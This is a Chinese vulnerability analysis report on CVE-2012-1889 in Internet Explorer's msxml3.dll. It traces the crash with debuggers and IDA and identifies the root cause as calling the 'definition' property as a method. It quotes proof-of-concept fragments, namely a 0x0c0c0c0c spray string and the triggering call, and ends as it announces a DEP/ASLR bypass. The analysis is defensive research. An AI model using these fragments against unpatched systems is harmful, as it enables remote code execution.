北京蓝森科技有限公司

IE 浏览器（cve-2012-1889）漏洞分析报告

软件名称：IE 浏览器	操作系统：Windows XP/2003/7
软件版本：6.0/8.0	漏洞编号：CVE-2012-1889
漏洞模块：msxml3.dll	危害等级：高危
模块版本：2.0.0.0	漏洞类型：缓冲区溢出
编译日期：2008-04-14	威胁类型：远程

分析人：张海龙

2021 年 1 月 20 日

目录

1 前言

1.1 cve-2012-1889

cve-2012-1889 即是“暴雷”的编号，影响范围广，危害级别高。Microsoft XML CoreServices 3.0~6.0 版本中存在漏洞，该漏洞源于访问未初始化内存的位置。远程攻击者可借助特制的 web 站点利用该漏洞执行任意代码或导致拒绝服务。


1.2 环境和工具

系统环境：win7 32 + IE 8

工具：WinDbg、OllyDbg、X32Dbg、010Editor

2 poc 复现现场


2.1 调试器收集poc崩溃现场信息



分析：
可以看到，eax是0x0c0c0c0c，而eax来自于[ebp+28],也就是栈已经被污染了，已经栈被poc中的0c0c0c0c覆盖了。

2.2 windbg分析现场

使用windbg 获取现场




查看堆栈

```
0:005> kb 8
ChildEBP RetAddr  Args to Child
01f3eda0 65471244 02c0479c 00000000 00000017 msxml3!_dispatchImpl::InvokeHelper+0x9e
01f3eddc 65471d4e 65507ba8 02c0479c 00000017 msxml3!_dispatchImpl::Invoke+0x9b
01f3ee1c 65471ce7 02c0479c 00000017 6546d3c4 msxml3!DOMNode::Invoke+0xa4
01f3ee50 65472213 02c04780 00000017 6546d3c4 msxml3!DOMDocumentWrapper::Invoke+0x5d
01f3eeac 65472195 02c0479c 65507ba8 00000000 msxml3!_dispatchImpl::InvokeEx+0x10f
01f3eedc 6505a22a 02c047b4 00000017 00000001 msxml3!_dispatchEx<IXMLDOMNode,&LIBID_MSXML2,&IID_IXMLDOMNode,0>::InvokeEx+0x2d
01f3ef18 6505a175 01f473b8 00000017 00000409 jscript!IDispatchExInvokeEx2+0x104
01f3ef54 6505a3f6 01f473b8 00000409 00000001 jscript!IDispatchExInvokeEx+0x6a
```

追溯 eax 的来源：


[ebp-14h]



分析： 看到eax源于栈的局部变量[ebp-0x14]，这里可以看到所在的模块是msxml3.dll


2.3 使用IDA静态分析所在模块

1. 首先加载符号文件，便于分析



来到异常所在API分析

这里_dispatchImpl::InvokeHelper() 调用了一个子函数 sub_7284E15F()，异常的现场在sub_7284E15F()里面



追溯 ebp-0x14

```
void __userpurge sub_7284E15F(int a1@<eax>, int a2@<ebx>, _DWORD *a3@<ebp>, int a4@<edi>, int a5@<esi>, int a6,
{
  int v14; // eax
  int v15; // esi

  JUMPOUT(*(_WORD *)(a1 + 20), 9, &loc_72831C12);
  VariantInit((VARIANTARG *)(a3 - 7));          // 这里a3 = ebp 栈底作为参数传入 进行初始化
  JUMPOUT(
    (*(int (__stdcall **)(_DWORD, _DWORD, int, signed int, _DWORD *, int))(a5 + 32))(a3[2], a3[4], a2, 2, a3 - 7
    a2,
    &loc_72831C68);
  v14 = *(a3 - 5);                              // mov eax,[ebp - 0x14]
  v15 = v14;
  if ( v14 != a2 )
  {
    a3[3] = (*(int (__stdcall **)(int, int, GUID *, _DWORD, signed int, int, _DWORD, _DWORD, _DWORD))(*(_DWORD *
              v14,
              a2,
              &GUID_NULL,
              a3[5],
              3,
              a4,
              a3[8],
              a3[9],
              a3[10]);
    (*(void (__stdcall **)(int))(*(_DWORD *)v15 + 8))(v15);
    JUMPOUT(&loc_72831C5D);
  }
  JUMPOUT(&loc_72831C68);
}
```

可以看到 这里ebp-0x1c作为参数传入、__imp__ VariantInit() 初始化。

猜想 是这里影响了ebp -0x14。

3 漏洞分析

3.1 动态分析漏洞成因

根据前面分析 可能是VariantInit()那里除了问题，但是查看资料后发现

Remarks


The **VariantInit** function initializes the VARIANTARG by setting the **vt** field to VT_EMPTY. Unlike VariantClear, this function does not interpret the current contents of the VARIANTARG. Use **VariantInit** to initialize new local variables type VARIANTARG (or VARIANT).

即 使用VariantInit初始化类型为VARIANTARG（或VARIANT）的新局部变量.

而 VARIANT是 16个字节，也就是ebp-0x1c~ebp-0xc ，所以的确可能初始化了。但是并没有传递数据源啊啊，怎么初始化？在这种挣扎之下于是动手下断点动态调试看看。

这里使用x32dbg 调试

> bp 6548e170 // call ds:__imp__VariantInit@4 ; VariantInit(x)



分析： 可以看到在调用 VariantInit() 之前
栈空间就已经被覆盖填充了，所以可以得出这些栈上的数据应该是之前其他函数用完释放的，故这个漏洞是个类似Use-after-free（UAF）漏洞。

再来观察poc， 这些栈数据 都是正常申请的。

```
12        var srcImgPath = unescape('\u0c0c\u0c0c');
13        while(srcImgPath.length < 0x1000)
14            srcImgPath += srcImgPath;
15        srcImgPath = "\\\\15PB"+srcImgPath;
```

既然这些都很正常，那问题来了，矛头都指向了“ 为什么会复用栈空间？”。

3.2 漏洞成因分析：栈空间复用原因

看到poc 脚本最后

```
28          obj15PB.definition(0);
29
```


查看MSDN

https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms764733(v=vs.85)?redirectedfrom=MSDN

发现 这是一个属性，而不是一个方法。所以应该是这里发生了错误。

仔细查看invokeHelper() 可以发现

跳转到：




跳转到：

[edi+8] 的值决定着此函数的走向。当 [edi+8] > 0 的时候
这个跳转就会导向触发漏洞。

3.3 动态分析definition作为方法和作为属性的区别

前面知道 [edi+8]
的值决定着程序是否正常，那就在此下断点，动态调试分析作为方法和属性的区别。


当作为方法调用的时候



分析：

当作为方法的时候 [edi + 8] =1.即会跳转到异常分支触发漏洞。


当作为属性的时候



分析：

作为属性的时候此值为0.

3.4 分析关键分支条件 [edi + 8] 的意义



分析：

edi = [ebp +arg_14] , 而 [ebp +arg_14] 是一个 struct tagDISPPARAMS*，通过而tagDISPPARAMS 的结构体如下：

```
传给被调用函数的参数
typedef struct tagDISPPARAMS
{
  参数数组，只有那些能放入VARIANTARG结构中的类型才可以通过调度接口进行传递
 VARIANTARG *rgvarg;
 DISPID *rgdispidNamedArgs;  命名参数的DISPID，对于C++永远为NULL
 UINT cArgs;  数组中元素个数
 UINT cNamedArgs;  命名参数个数，对于C++永远为0
}  DISPPARAMS;
*/
```


所以 [edi +8]= cArgs ， 即参数的个数。当有参数的时候 这个漏洞就会触发。

4 漏洞利用

只要 把最难的win7 IE8 的DEP 和ALSR 给过掉，那么 IE6 和 win xp IE8 就很easy了。这里由于篇幅限制，就不一个一个实战了，直接来最硬的。

